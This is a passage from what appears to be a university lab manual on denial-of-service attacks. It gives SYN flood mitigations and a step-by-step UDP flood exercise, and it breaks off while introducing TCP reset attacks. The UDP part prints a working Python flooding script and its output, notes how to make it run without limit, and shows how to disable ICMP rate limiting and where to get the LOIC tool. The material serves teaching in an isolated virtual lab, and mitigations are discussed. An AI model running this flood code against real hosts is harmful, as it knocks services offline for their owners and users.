With this command, the server is able again to respond to all packets and the browser on the client can easily navigate even if the attack is ongoing.

Before going into the conclusion of this attack, we just need to reset the firewall, otherwise we cannot try others attack. We need to check the firewall roles from the first command and theoretically we have set just one that can be removed from the second command:

```
$ sudo iptables −L −−line−numbers
$ sudo iptables −D OUTPUT 1
```

3.1.6 Mitigations

As we have seen, and we can imagine, there are plenty of mitigations possible for this crucial phase:

- Load balancing: distribute traffic loads evenly, in recent years, many commercial tools have come to the rescue, enabling automatic handling of DoS or DDoS attacks like cloudflare [6]
- Recycling the oldest Half-Open connection: here we want to overwrite old connections not completely established. This mitigation assumes that the time to open a connection is less than the time to exhaust the backlog size, this is a very strong assumption and is not always to be taken for granted [5].
- Proof of work: require the source to solve a crypto puzzle before allocating resources for the connection.
- SYN cookie: when server receives SYN packet, it creates a cookie and responds with the classic SYN-ACK, due to the fact that it has also the cookie if it reaches the backlog max capacity could drop old half-open connection. Removing the request from the backlog can open new connections and if arrive the final ACK from client is still possible with the cookie to reconstruct the SYN request (with some limitations) [5].
- RST cookie: this method consists of establishing a security association with the client before forwarding it to the server. In this case, we have the client validation and if there are some IPs spoofed they never reach the server. This mitigation causes some waiting for standard users of about 1 second on the first connection, but after that, they are free to navigate as previous [7].
- many more...

3.2 UDP Flood

An **UDP flood** is a type of Denial of Service attack in which an attacker sends a high number of User Datagram Protocol (UDP) packets to a specific host in order to cause the service to be blocked due to the overwhelming traffic. UDP is more prone to abuse since it is a connectionless and stateless protocol (it does not require a handshake like TCP).
As a result, a host can send a large amount of traffic to any other host with no restrictions. Because of these properties, a UDP flood attack may be carried out with less resources [8, 9].

3.2.1 How it works

In this type of attack, the attacker exploits the behavior of a server when it receives a request. When a server receives a UDP packet, it performs two actions:

1. The server checks for the availability of that application at the desired port in response to the request.
2. If there are no applications on the requested port, the server responds with an ICMP message stating the requester that the port is not responding (destination unreachable)

As a result, if the server receives several requests for unavailable apps in specified ports, it will issue an ICMP. This is essentially the attacker's exploit.
An attacker will send a large number of UDP packets to the server, targeting random ports, and the server will constantly check to see whether the requested ports are accessible and respond with an ICMP message (like shown in Figure 15).
As a consequence, the targeted server's resources, which are used to check the ports and react to each UDP packet, would eventually run out, leading in a denial of service.
Furthermore, because UDP carries the sender's IP address, the attacker uses a fake source IP address (by spoofing it) to prevent exposing the attacker's real location and getting saturated with response packets from the targeted server.

3.2.2 Tools

There are various technologies available that enable DoS attacks to be carried out with simplicity and with minimum resources. The Low Ion Orbit Cannon (LOIC) is a well-known example of one of these tools[4].
LOIC is an open-source network stress testing and denial-of-service software that allows a DoS assault to be carried out. An attacker can use the program to choose a specific IP address or website and flood the server with TCP, UDP, or HTTP packets in order to disrupt the service.
Because it is well-known, there are already well-written firewall rules that can quickly block off LOIC traffic,

[4] `https://github.com/NewEraCracker/LOIC.git`





Figure 15: UDP flood attack diagram

preventing the assault. Furthermore, the source's IP address is not faked, making the attacker immediately traceable in system logs. A tool is more convenient for carrying out a DoS attack, but we will focus on presenting and running a basic Python script.



IP: 127.0.0.1
Timeout: 9001
HTTP Subsite: /
TCP / UDP message: A cat is fine too. Desudesudesu~
Port: 80
Method: TCP
Threads: 10
[✓ Wait for reply]

Figure 16: LOIC tool

3.2.3 Exercise preparation

We need to setup the proper tools in the different settings for the experiment, therefore we'll start by preparing the server and client sides:

- Server side:
  1. Navigate to the server virtual machine and launch a basic Python HTTP server on port 80 (you can also omit the port) using the console:

```
$ sudo python3 -m http.server 80
```

2. Open wireshark in order to sniff the traffic that the server will receive:

```
$ sudo wireshark
```

3. Open the task manager to see how much incoming traffic there is:

```
$ gnome-system-monitor
```

- Client side:

1. Open the task manager to see the quantity of traffic transmitted:

```
$ gnome-system-monitor
```

2. Open the Python file **udpFlood.py**, which may be located in the **DoS/udpFlood.py** folder. The file's explanation may be found in the subsubsection 3.2.4.

Following the preparation, the execution step described in the subsubsection 3.2.5 can be carried out.

3.2.4 Description of the file

The Python script below delivers a UDP flood to a specified IP address and transmits a predetermined amount of packets to random ports. To keep things simple, we'll utilize a socket instead of scapy to deliver the data since it is faster.

```
1  import socket
2  import random
3
4  #function to flood the target given the IP address of the target
5  def udp_flood(target_ip, data_size, min_port, max_port, max_packets):
6      try:
7          #create a new socket for UDP
8          s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
9      except socket.error:
10         print('Failed to create socket')
11     print('Socket Created')
12
13     i=0
14     while i<max_packets:
15             #size of data to be sent in bytes
16             data=random._urandom(data_size)
17             #random port number to send data
18             target_port=random.randint(min_port,max_port)
19             #send data to target
20             s.sendto(data, (target_ip, target_port))
21             i=i+1
22             print('#Packet Sent: ' + str(i)+' to port: '+str(target_port))
23
24 if __name__ == '__main__':
25     #ip address of the target
26     target_ip = str(input('Enter target IP: '))
27     #number of packets to send
28     max_packets=int(input('Enter max packets: '))
29     #maximum size of the data to be sent in bytes
30     data_size=65507
31     #minimum port number to send data
32     min_port=0
33     #maximum port number to send data
34     max_port=65535
35     #flood the target
36     udp_flood(target_ip, data_size, min_port, max_port, max_packets)
```

The following are the most essential components of the code:


- **target_ip**: corresponds to the target's IP address, which is manually entered by the attacker.
- **max_packets**: the maximum number of packets that can be transmitted to the target; if the attacker wishes to send an unlimited number, simply replace the condition of the loop (row 14) with *while True*.

- **data_size**: maximum payload size for a UDP packet; assigned a value of 65507 bytes as this is the maximum size for IPv4 (65,535 bytes - 8-byte UDP header - 20-byte IP header) [5] furthermore, the size is randomized in order to prevent firewalls from detecting an assault (since it could arise suspicious if there are too many large packets).
- **min_port** and **max_port**: The port that receives data can have a value ranging from 0 to 65535. The value is random.
- **socket**: module to access to the socket interface in Python[6]; it uses two arguments:
  - AF_INET: indicates to use the address family of IPv4
  - SOCK_DGRAM: indicates how to handle the data on a socket, in this case it will use UDP
- **s.sendto()**: send the data to the desired IP address.

3.2.5 Exercise execution

The exercise may be conducted in three phases:


- Part 1:
  1. Go to the server virtual machine
  2. Open wireshark and select the right interface, in this case **enp0s8**
  3. Apply a filter in the appropriate bar by inserting **udp** || **icmp**


Capturing from enp0s8
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info

udp || icmp


- Part 2:
  1. Go to the client virtual machine
  2. Launch the script in the right folder with the command
     ```
     $ sudo python3 udp_flood.py
     ```
  3. Insert the correct IP address into the terminal and specify the appropriate number of packets (e.g., 16 packets and not too many, otherwise the server's virtual machine would crash), as shown in Figure 17
  4. Go to the server and see the traffic received with wireshark (Figure 18)
- Part 3:
  1. Reset the traffic of wireshark on the server side
  2. Change the rate limit of ICMP (see subsubsection 3.2.6)
  3. Re-launch the script on the client virtual machine
  4. Observe the server-side traffic. Since the ICMP rate response will have no restriction, the traffic should behave as in Figure 19

[5] `https://erg.abdn.ac.uk/users/gorry/course/inet-pages/udp.html`
[6] `https://docs.python.org/3/library/socket.html`



```
clientns@clientns-virtualbox:~$ cd ~/Desktop/DoS/UdpFlood/
clientns@clientns-virtualbox:~/Desktop/DoS/UdpFlood$ sudo python3 udpFlood.py
[sudo] password for clientns:
Enter target IP: 192.168.56.112
Enter max packets: 16
Socket Created
#Packet Sent: 1 to port: 47413
#Packet Sent: 2 to port: 17294
#Packet Sent: 3 to port: 58540
#Packet Sent: 4 to port: 17779
#Packet Sent: 5 to port: 3489
#Packet Sent: 6 to port: 890
#Packet Sent: 7 to port: 16231
#Packet Sent: 8 to port: 42211
#Packet Sent: 9 to port: 39837
#Packet Sent: 10 to port: 19682
#Packet Sent: 11 to port: 20422
#Packet Sent: 12 to port: 51775
#Packet Sent: 13 to port: 22063
#Packet Sent: 14 to port: 10752
#Packet Sent: 15 to port: 64501
#Packet Sent: 16 to port: 31395
clientns@clientns-virtualbox:~/Desktop/DoS/UdpFlood$
```

Figure 17: Launch the attack



```
udp || icmp
No.     Time         Source          Destination     Protocol Length Info
     45 0.001047115  192.168.56.113  192.168.56.112  UDP      429 33437 → 47413 Len=65507
     46 0.001119066  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
     91 0.002154009  192.168.56.113  192.168.56.112  UDP      429 33437 → 17294 Len=65507
     92 0.002194317  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
    137 0.003236453  192.168.56.113  192.168.56.112  UDP      429 33437 → 58540 Len=65507
    138 0.003262258  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
    183 0.004925725  192.168.56.113  192.168.56.112  UDP      429 33437 → 17779 Len=65507
    184 0.004950391  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
    229 0.005405283  192.168.56.113  192.168.56.112  UDP      429 33437 → 3489 Len=65507
    230 0.005423384  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
    275 0.006760548  192.168.56.113  192.168.56.112  UDP      429 33437 → 890 Len=65507
    276 0.006783460  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
    321 0.007850116  192.168.56.113  192.168.56.112  UDP      429 33437 → 16231 Len=65507
    366 0.009597421  192.168.56.113  192.168.56.112  UDP      429 33437 → 42211 Len=65507
    411 0.010024076  192.168.56.113  192.168.56.112  UDP      429 33437 → 39837 Len=65507
    456 0.011141285  192.168.56.113  192.168.56.112  UDP      429 33437 → 19682 Len=65507
    501 0.012845345  192.168.56.113  192.168.56.112  UDP      429 33437 → 20422 Len=65507
    546 0.013355231  192.168.56.113  192.168.56.112  UDP      429 33437 → 51775 Len=65507
    591 0.014595851  192.168.56.113  192.168.56.112  UDP      429 33437 → 22063 Len=65507
    636 0.015676635  192.168.56.113  192.168.56.112  UDP      429 33437 → 10752 Len=65507
    681 0.016772565  192.168.56.113  192.168.56.112  UDP      429 33437 → 64501 Len=65507
    726 0.017832596  192.168.56.113  192.168.56.112  UDP      429 33437 → 31395 Len=65507

Frame 45: 429 bytes on wire (3432 bits), 429 bytes captured (3432 bits) on interface enp0s8, id 0
Ethernet II, Src: PcsCompu_dd:90:6e (08:00:27:dd:90:6e), Dst: PcsCompu_72:4b:b5 (08:00:27:72:4b:b5)
Internet Protocol Version 4, Src: 192.168.56.113, Dst: 192.168.56.112
User Datagram Protocol, Src Port: 33437, Dst Port: 47413
Data (65507 bytes)
```


Figure 18: Traffic received from the attacker

3.2.6 Change the rate limit of ICMP

Because UDP flood is a well-known and dangerous assault, there are various mitigations. One of these is to restrict the number of ICMP packets to which the server answers, which is done by the operating system. As a result, we try to remove this limit by altering a configuration file to see how the traffic changes. Basically, all we need to do is to change the value of the file **icmp_ratelimit** (Figure Figure 20), which limites the maximum rate for sending ICMP packets based on the icmp_ratemask (which is a file that contains a mask of ICMP types for which rates are limited)[7]. The steps to change the value are the following:

1. Open the terminal on the server virtual machine

[7]`https://man7.org/linux/man-pages/man7/icmp.7.html`



```
udp || icmp

No.   Time         Source          Destination     Protocol Length Info
   45 0.000942070  192.168.56.113  192.168.56.112  UDP      429 35238 → 61562 Len=65507
   46 0.001009656  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
   91 0.002684193  192.168.56.113  192.168.56.112  UDP      429 35238 → 28537 Len=65507
   92 0.002704309  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  137 0.004105091  192.168.56.113  192.168.56.112  UDP      429 35238 → 9001 Len=65507
  138 0.004143112  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  183 0.005659551  192.168.56.113  192.168.56.112  UDP      429 35238 → 24488 Len=65507
  184 0.005679143  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  229 0.008206557  192.168.56.113  192.168.56.112  UDP      429 35238 → 63124 Len=65507
  230 0.008245236  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  275 0.010220938  192.168.56.113  192.168.56.112  UDP      429 35238 → 27534 Len=65507
  276 0.010264849  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  321 0.011573499  192.168.56.113  192.168.56.112  UDP      429 35238 → 51345 Len=65507
  322 0.011591942  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  367 0.013090526  192.168.56.113  192.168.56.112  UDP      429 35238 → 2867 Len=65507
  368 0.013133870  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  413 0.014677113  192.168.56.113  192.168.56.112  UDP      429 35238 → 41069 Len=65507
  414 0.014695123  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  459 0.016118269  192.168.56.113  192.168.56.112  UDP      429 35238 → 48056 Len=65507
  460 0.016139707  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  505 0.017691257  192.168.56.113  192.168.56.112  UDP      429 35238 → 16677 Len=65507
  506 0.017712473  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  551 0.019063009  192.168.56.113  192.168.56.112  UDP      429 35238 → 16535 Len=65507
  552 0.019080966  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  597 0.020417068  192.168.56.113  192.168.56.112  UDP      429 35238 → 3969 Len=65507
  598 0.020432960  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  643 0.021933101  192.168.56.113  192.168.56.112  UDP      429 35238 → 55953 Len=65507
  644 0.021952919  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  689 0.023393677  192.168.56.113  192.168.56.112  UDP      429 35238 → 2766 Len=65507
  690 0.023411835  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)
  735 0.024749752  192.168.56.113  192.168.56.112  UDP      429 35238 → 25058 Len=65507
  736 0.024765901  192.168.56.112  192.168.56.113  ICMP     590 Destination unreachable (Port unreachable)

▸ Frame 45: 429 bytes on wire (3432 bits), 429 bytes captured (3432 bits) on interface enp0s8, id 0
▸ Ethernet II, Src: PcsCompu_dd:90:6e (08:00:27:dd:90:6e), Dst: PcsCompu_72:4b:b5 (08:00:27:72:4b:b5)
▸ Internet Protocol Version 4, Src: 192.168.56.113, Dst: 192.168.56.112
▸ User Datagram Protocol, Src Port: 35238, Dst Port: 61562
▸ Data (65507 bytes)
```

Figure 19: Traffic without icmp rate limit

2. Go to the directory of the file

```
$ cd /proc/sys/net/ipv4
```


3. Open the file with an editor (such as *nano*), with the following command

```
$ sudo nano icmp_ratelimit
```

4. Change the value to **0** to remove any restriction; otherwise, it corresponds to the shortest time between ICMPs answers in milliseconds.

5. Save the file and exit.

As there is no rate constraint for ICMP after these procedures, one ICMP packet will be transmitted for each UDP packet received, which is quite dangerous in case of attacks.



```
icmp_ratelimit (integer; default: 1000; since Linux 2.4.10)
       Limit the maximum rates for sending ICMP packets whose
       type matches icmp_ratemask (see below) to specific
       targets.  0 to disable any limiting, otherwise the minimum
       space between responses in milliseconds.
```

Figure 20: icmp_ratelimit file description

3.2.7 More efficienz attacks

UDP flood attack is already problematic since its features makes it more vulnerable to abuse and allows an attacker to send a massive quantity of traffic to any site. Moreover this attack can be executed with a confined proportion of resources.
More assets, however, are required to make this assault more effective. A botnet would be a better way to implement this attack, turning it into a DDoS.
In fact, you can see that by using a significant number of packets in the simple UDP script in subsubsection 3.2.4, it

will send a huge quantity of traffic to the victim (Figure 21), so you can guess what would happen with the amount of resources offered by a botnet. As a result, utilizing a botnet to produce a UDP flood (therefore a DDoS) would be both effective and destructive.




Figure 21: Server receiving traffic sent by an attacker with a large number of packets

3.2.8 Mitigations

It is not a simple effort to protect against DoS. In the instance of the UDP flood, protection consisted of employing a firewall to stop malicious UDP packets. However, this method is becoming outdated since high-volume assaults may readily overwhelm firewalls, resulting in a bottleneck from the targeted device.
One of the most used that it's already applied at operating system level (like already seen) it's to limit the response rate of ICMP packets. By slowing down the ICMPs, the target can mitigate the DDoS assault, however this indiscriminate packet filtering may have an impact on legitimate traffic.
DoS and DDoS mitigations are often implemented through intermediate management and proxy services, such as Cloudflare or Anycast technologies. These services assist victims in protecting themselves against this type of attack by discarding any UDP communication that is not linked to DNS at the network edge (in the case of Cloudflare). Instead, Anycast technology is a network addressing and routing system in which incoming requests can be forwarded to multiple destinations in order to balance the attack load.
These are only a few of the different mitigations that a corporation might use to defend itself against the threat of UDP flood.

3.3 TCP RST Attack

Before starting to present this new attack,we want to recall that in the TCP header we have a field called flag used to indicate the state of the connection or to provide some additional useful information. We have already seen some of the possible flags used in the previous attack (SYN, ACK) but we would like to focus now on the RST (reset) one. When it is set, it indicates the recipient to stop using the TCP connection between the two communicating parties, and in particular to stop sending packets and to discard any further packets it receives.

A common scenario when the RST flag is used is when a PC crashes with a TCP connection in progress: in this case, the computer on the other end of the communication does not know about the crash and continues to act normally. It is a duty of the crashed device, when the recovery is complete, to send a TCP reset packet to close the already existing connection and try to create a new one. Another normal scenario when the TCP reset is used is whenever a computer receives unexpected TCP traffic and it wants the sender to stop it [10].

3.3.1 TCP reset attack

The RST flag can obviously be used in a malicious way to cause a DoS. More in detail, a reset attack is executed using a single spoofed TCP segment, no more than a few bytes in size, crafted and sent to one or both of the parties by an attacker to trick the victims into prematurely abandoning a TCP connection and interrupting possibly vital communications. If a fake reset segment is properly constructed, the receiver will accept it as valid and close their side of the connection, preventing the connection from being used to transmit additional data. The victims can try to restart their communications by creating a new TCP connection, but the attacker may be able to reset that as well. Because it takes time for the attacker to build and send their faked packet, reset assaults are only effective against long-lived connections. An attacker's attempt to reset a short-lived connection, such as those used to transfer tiny web pages, will be unsuccessful because the connection has already been closed.

The attacker can assume different roles in this kind of attack depending on its capabilities. More precisely, we can have the following scenarios:

- Non-blind where the attacker is a third party that has the possibility to sniff the traffic on the network between the communicating entities or is a malicious code that is running on one of the two communicating devices with the capabilities to act on the in-going/out-going traffic;
- Blind if the attacker is not able to intercept the traffic between the two devices and needs to send a huge amount of packets with different sequence numbers to get the correct one.

As can be easily understood, the ability to intercept the traffic can change drastically the possibilities of an attack. We can blame these different behaviours on how TCP works, but to understand this we need to recall some other information about TCP.

- Every packet sent over a TCP connection has an ordered sequence number in the header, assigned by its sender, that is used by the receiver to reconstruct the original data;
